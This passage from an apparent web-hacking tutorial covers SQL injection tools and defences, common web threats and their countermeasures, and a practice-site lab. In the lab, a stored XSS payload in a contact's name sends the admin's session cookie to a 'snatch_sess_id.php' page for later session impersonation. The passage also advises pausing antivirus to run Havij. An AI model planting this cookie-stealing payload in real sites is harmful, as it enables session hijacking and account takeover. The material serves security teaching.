- Exporting valuable data such as credit card details, email, and passwords to the attacker's remote server
- Getting user login details etc

The above list is not exhaustive; it just gives you an idea of what SQL Injection

# Automation Tools for SQL Injection

In the above example, we used manual attack techniques based on our vast knowledge of SQL. There are automated tools that can help you perform the attacks more efficiently and within the shortest possible time. These tools include

- SQLSmack - <http://www.securiteam.com/tools/5GP081P75C.html>
- SQLPing 2
  - <http://www.sqlsecurity.com/downloads/sqlping2.zip?attredirects=0&d=1>
- SQLMap - <http://sqlmap.org/>

# How to Prevent against SQL Injection Attacks

An organization can adopt the following policy to protect itself against SQL Injection attacks.


- **User input should never be trusted** - It must always be sanitized before it is used in dynamic SQL statements.
- **Stored procedures** – these can encapsulate the SQL statements and treat all input as parameters.
- **Prepared statements** –prepared statements to work by creating the SQL statement first then treating all submitted user data as parameters. This has no effect on the syntax of the SQL statement.
- **Regular expressions** –these can be used to detect potential harmful code and remove it before executing the SQL statements.
- **Database connection user access rights** –only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
- **Error messages** –these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as “Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later” can be used instead of display the SQL statements that caused the error.

# Hacking Activity: Use Havij for SQL Injection

In this practical scenario, we are going to use Havij Advanced SQL Injection program to scan a website for vulnerabilities.

Note: your anti-virus program may flag it due to its nature. You should add it to the exclusions list or pause your anti-virus software.

The image below shows the main window for Havij



The above tool can be used to assess the vulnerability of a web site/application.

## Summary

- SQL Injection is an attack type that exploits bad SQL statements
- SQL injection can be used to bypass login algorithms, retrieve, insert, and update and delete data.
- SQL injection tools include SQLMap, SQLPing, and SQLSmack, etc.
- A good security policy when writing SQL statement can help reduce SQL injection attacks.

## How to Hack a Website: Online Example

More people have access to the internet than ever before. This has prompted many organizations to develop web-based applications that users can use online to interact with the organization. Poorly written code for web applications can be exploited to gain unauthorized access to sensitive data and web servers.

In this article, we will introduce you to **web applications hacking techniques and the counter measures you can put in place to protect against such attacks.**

### Topics covered in this tutorial

- [What is a web application? What are Web Threats?](#)
- [How to protect your Website against hacks?](#)
- [Hacking Activity: Hack a Website!](#)

## What is a web application? What are Web Threats?

A web application (aka website) is an application based on the client-server model. The server provides the database access and the business logic. It is hosted on a web server. The client application runs on the client web browser. Web applications are usually written in languages such as Java, C#, and VB.Net, PHP, ColdFusion Markup Language, etc. the database engines used in web applications include MySQL, MS [SQL](#) Server, PostgreSQL, SQLite, etc.

Most web applications are hosted on public servers accessible via the Internet. This makes them vulnerable to attacks due to easy accessibility. The following are common web application threats.

- **SQL Injection** – the goal of this threat could be to bypass login algorithms, sabotage the data, etc.
- **Denial of Service Attacks**– the goal of this threat could be to deny legitimate users access to the resource
- **Cross Site Scripting XSS**– the goal of this threat could be to inject code that can be executed on the client side browser.
- **Cookie/Session Poisoning**– the goal of this threat is to modify cookies/session data by an attacker to gain unauthorized access.
- **Form Tampering** – the goal of this threat is to modify form data such as prices in e-commerce applications so that the attacker can get items at reduced prices.
- **Code Injection** – the goal of this threat is to inject code such as PHP, Python, etc. that can be executed on the server. The code can install backdoors, reveal sensitive information, etc.
- **Defacement**– the goal of this threat is to modify the page been displayed on a website and redirecting all page requests to a single page that contains the attacker's message.

## How to protect your Website against hacks?

An organization can adopt the following policy to protect itself against web server attacks.

- **SQL Injection**– sanitizing and validating user parameters before submitting them to the database for processing can help reduce the chances of been attacked via SQL Injection. Database engines such as MS SQL Server, MySQL, etc. support parameters, and prepared statements. They are much safer than traditional SQL statements
- **Denial of Service Attacks** – firewalls can be used to drop traffic from suspicious IP address if the attack is a simple DoS. Proper configuration of networks and Intrusion Detection System can also help reduce the chances of a DoS attack been successful.
- **Cross Site Scripting** – validating and sanitizing headers, parameters passed via the URL, form parameters and hidden values can help reduce XSS attacks.
- **Cookie/Session Poisoning**– this can be prevented by encrypting the contents of the cookies, timing out the cookies after some time, associating the cookies with the client IP address that was used to create them.
- **Form tempering** – this can be prevented by validating and verifying the user input before processing it.

- **Code Injection** - this can be prevented by treating all parameters as data rather than executable code. Sanitization and Validation can be used to implement this.
- **Defacement** – a good web application development security policy should ensure that it seals the commonly used vulnerabilities to access the web server. This can be a proper configuration of the operating system, web server software, and best security practices when developing web applications.

## Hacking Activity: Hack a Website

In this practical scenario, we are going to hijack the user session of the web application located at [www.techpanda.org](http://www.techpanda.org). We will use cross site scripting to read the cookie session id then use it to impersonate a legitimate user session.

The assumption made is that the attacker has access to the web application and he would like to hijack the sessions of other users that use the same application. The goal of this attack could be to gain admin access to the web application assuming the attacker's access account is a limited one.

### Getting started

- Open <http://www.techpanda.org/>
- For practice purposes, it is strongly recommended to gain access using SQL Injection. Refer to this [article](#) for more information on how to do that.
- The login email is [admin@google.com](mailto:admin@google.com), the password is Password2010
- If you have logged in successfully, then you will get the following dashboard

The screenshot shows a web browser window with the title "Dashboard | Personal Con". The address bar displays "www.techpanda.org/dashboard". The main content area is titled "Dashboard | Personal Contacts Manager v1.0". A blue button labeled "Add New Contact" is highlighted with a red oval. To the right of the button is a "Log Out" link. Below the button is a table with columns: ID, First Name, Last Name, Mobile No, Email, and Actions. The table contains 5 rows of contact information. At the bottom of the table, it says "Total Records Count: 5".


ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	<a href="#">Edit</a>
2	Martin	Dawn	111	d@mar.com	<a href="#">Edit</a>
3	Wernie	Ngoma	555	wngoma@yahoo.com	<a href="#">Edit</a>
5	Melody	Kalinda	0758076112	kamel@gmail.com	<a href="#">Edit</a>
6	Smith	Jones	09875465456	sjones@space.com	<a href="#">Edit</a>

- Click on Add New Contact
- Enter the following as the first name


```
<a href="#"  
onclick="document.location='http://techpanda.org/snatch_sess_id.php?c=' +  
escape(document.cookie);">Dark</a>
```

HERE,

**The above code uses JavaScript. It adds a hyperlink with an onclick event.** When the unsuspecting user clicks the link, the event retrieves the **PHP** cookie session ID and sends it to the `snatch_sess_id.php` page together with the session id in the URL



- Enter the remaining details as shown below
- Click on Save Changes



- Your dashboard will now look like the following screen

**Dashboard | Personal Contacts Manager v1.0**

ID	First Name	Last Name	Mobile No	Email	Actions
1	Roderick	Chekoko	9990986	kr@kr.com	<a href="#">Edit</a>
2	Martin	Dawn	111	d@mar.com	<a href="#">Edit</a>
3	Wernie	Ngoma	555	wngoma@yahoo.com	<a href="#">Edit</a>
5	Melody	Kalinda	0758076112	kamel@gmail.com	<a href="#">Edit</a>
6	Smith	Jones	09875465456	sjones@space.com	<a href="#">Edit</a>
10	Dark	Maiden	87635444242	darkmaiden@octopus.ps	<a href="#">Edit</a>

Total Records Count: 6

- Since the cross site script code is stored in the database, it will be loaded everytime the users with access rights login
- Let's suppose the administrator logins and clicks on the hyperlink that says Dark
- He/she will get the window with the session id showing in the URL

techpanda.org/snatch\_sess

PHPSESSID: 0dqn8k3br6sv7hkmfd29uj04e6


[Return to dashboard](#)

**Note:** the script could be sending the value to some remote server where the PHPSESSID is stored then the user redirected back to the website as if nothing happened.


**Note:** the value you get may be different from the one in this tutorial, but the concept is the same

## Session Impersonation using Firefox and Tamper Data add-on

The flowchart below shows the steps that you must take to complete this exercise.




- You will need Firefox web browser for this section and Tamper Data add-on
- Open Firefox and install the add as shown in the diagrams below

A screenshot of the Mozilla Firefox Add-ons Manager window. The title bar says 'Add-ons Manager'. The search bar at the top contains the text 'tamper data' and is also circled in red. Below the search bar, there are three add-on results:


Name	Last Updated	Action
Tamper Data 11.0.1	11 February 2010	Install (button circled in red)
Tamper Data Icon Redux 1.2	18 October 2012	Install
Tahoe Data Manager 1.6	19 January 2013	

- Search for tamper data then click on install as shown above



- Click on Accept and Install...







- Click on Restart now when the installation completes
- Enable the menu bar in Firefox if it is not shown



